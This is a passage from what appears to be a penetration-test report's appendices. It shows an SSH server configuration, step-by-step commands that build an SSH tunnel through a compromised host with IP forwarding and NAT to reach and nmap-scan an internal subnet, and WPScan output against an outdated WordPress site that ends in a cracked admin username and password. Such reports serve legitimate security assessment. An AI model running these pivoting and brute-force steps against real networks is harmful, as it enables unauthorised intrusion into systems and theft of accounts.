HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
[
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

^G Get Help      ^O WriteOut     ^R Read File    ^V Prev Page    ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is     ^N Next Page    ^U UnCut Text   ^T To Spell
```

```
root@xadmin-virtual-machine:~# sudo service ssh restart
ssh stop/waiting
ssh start/running, process 1909
root@xadmin-virtual-machine:~#
```

Enabling Tunnel:

```
root@kali:~# ssh -w 0:0 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Dec 22 19:41:12 2021 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Adding IP to both end of the tunnel:

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 peer 1.1.1.1 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 1.1.1.1/30 peer 1.1.1.2 dev tun0
root@kali:~# ip link set tun0 up
```

Enabling IP forwarding and NAT on Sever side of tunnel:

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.1 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Adding routes and testing operation:

```
File Actions Edit View Help
root@kali: ~
root@kali:~# route add -host 192.168.0.234 dev tun0
root@kali:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=63 time=8.36 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=63 time=10.2 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=63 time=4.39 ms
64 bytes from 192.168.0.234: icmp_seq=4 ttl=63 time=2.50 ms
^C
--- 192.168.0.234 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 2.499/6.357/10.179/3.057 ms
root@kali:~#
```

```
root@kali:~# route add -net 192.168.0.64/27 dev tun0
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 16:20 EST
Nmap scan report for 192.168.0.66
Host is up (0.0038s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 21.51 seconds
root@kali:~#
```



## APPENDIX G – WPSCAN RESULTS

```
1 |-----
2 |
3 |
4 |  W P S C A N  ®
5 |
6 |
7 |  V ^ V | | | | |
8 |
9 |  WordPress Security Scanner by the WPScan Team
10 |      Version 3.7.5
11 |  Sponsored by Automattic - https://automattic.com/
12 |  @WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
13 |-----
14 |
15 | [32m[+] [0m URL: http://172.16.221.237/wordpress/
16 | [32m[+] [0m Started: Thu Dec 30 15:05:08 2021
17 |
18 | Interesting Finding(s):
19 |
20 | [32m[+] [0m http://172.16.221.237/wordpress/
21 |   Interesting Entries:
22 |     - Server: Apache/2.2.22 (Ubuntu)
23 |     - X-Powered-By: PHP/5.3.10-1ubuntu3.26
24 |   Found By: Headers (Passive Detection)
25 |   Confidence: 100%
26 |
27 | [32m[+] [0m http://172.16.221.237/wordpress/xmlrpc.php
28 |   Found By: Headers (Passive Detection)
29 |   Confidence: 100%
30 |   Confirmed By:
31 |     - Link Tag (Passive Detection), 30% confidence
32 |     - Direct Access (Aggressive Detection), 100% confidence
33 |   References:
34 |     - http://codex.wordpress.org/XML-RPC_Pingback_API
35 |     - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
36 |     - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
37 |     - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
38 |     - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
39 |
40 | [32m[+] [0m http://172.16.221.237/wordpress/readme.html
41 |   Found By: Direct Access (Aggressive Detection)
42 |   Confidence: 100%
43 |
44 | [32m[+] [0m http://172.16.221.237/wordpress/wp-cron.php
45 |   Found By: Direct Access (Aggressive Detection)
46 |   Confidence: 60%
47 |   References:
48 |     - https://www.iplocation.net/defend-wordpress-from-ddos
49 |     - https://github.com/wpscanteam/wpscan/issues/1299
50 |
51 | [32m[+] [0m WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
52 |   Found By: Rss Generator (Passive Detection)
53 |     - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
54 |     - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
55 |
56 | [32m[+] [0m WordPress theme in use: twentyeleven
57 |   Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
58 |   Last Updated: 2020-08-11T00:00:00.000Z
59 |   Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
60 | [33m[!] [0m The version is out of date, the latest version is 3.5
61 |   Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
62 |   Style Name: Twenty Eleven
63 |   Style URI: http://wordpress.org/extend/themes/twentyeleven
```

```

64 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...
65 | Author: the WordPress team
66 | Author URI: http://wordpress.org/
67 |
68 | Found By: Css Style In Homepage (Passive Detection)
69 | Confirmed By: Urls In Homepage (Passive Detection)
70 |
71 | Version: 1.3 (80% confidence)
72 | Found By: Style (Passive Detection)
73 | - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'
74 |
75 |
76 | [34m[i][00m No plugins Found.
77 |
78 |
79 | [34m[i][00m No Config Backups Found.
80 |
81 |
82 | [34m[i][00m Valid Combinations Found:
83 | | Username: admin, Password: zxc123
84 |
85 | [33m[!][00m No WPVulnDB API Token given, as a result vulnerability data has not been output.
86 | [33m[!][00m You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.
87 |
88 | [32m[+][00m Finished: Thu Dec 30 15:11:25 2021
89 | [32m[+][00m Requests Done: 5768
90 | [32m[+][00m Cached Requests: 34
91 | [32m[+][00m Data Sent: 1.852 MB
92 | [32m[+][00m Data Received: 19.647 MB
93 | [32m[+][00m Memory used: 1.097 GB
94 | [32m[+][00m Elapsed time: 00:06:16

```